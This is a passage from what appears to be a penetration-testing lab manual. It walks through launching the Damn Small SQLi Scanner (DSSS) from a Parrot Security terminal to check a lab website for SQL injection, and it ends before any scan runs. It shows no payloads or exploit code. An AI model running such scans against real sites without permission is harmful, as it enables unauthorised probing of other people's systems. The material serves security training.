
Task 1: Detect SQL Injection Vulnerabilities using DSSS

Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.

> Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.


1. On the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

4. In the **MATE Terminal** type **cd DSSS** and press **Enter** to navigate to the DSSS folder which is already downloaded.




5. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application, as shown in the screenshot.



6. Now, minimize the **Terminal** window and click on the **Firefox** icon in the top section of **Desktop** to launch Firefox.

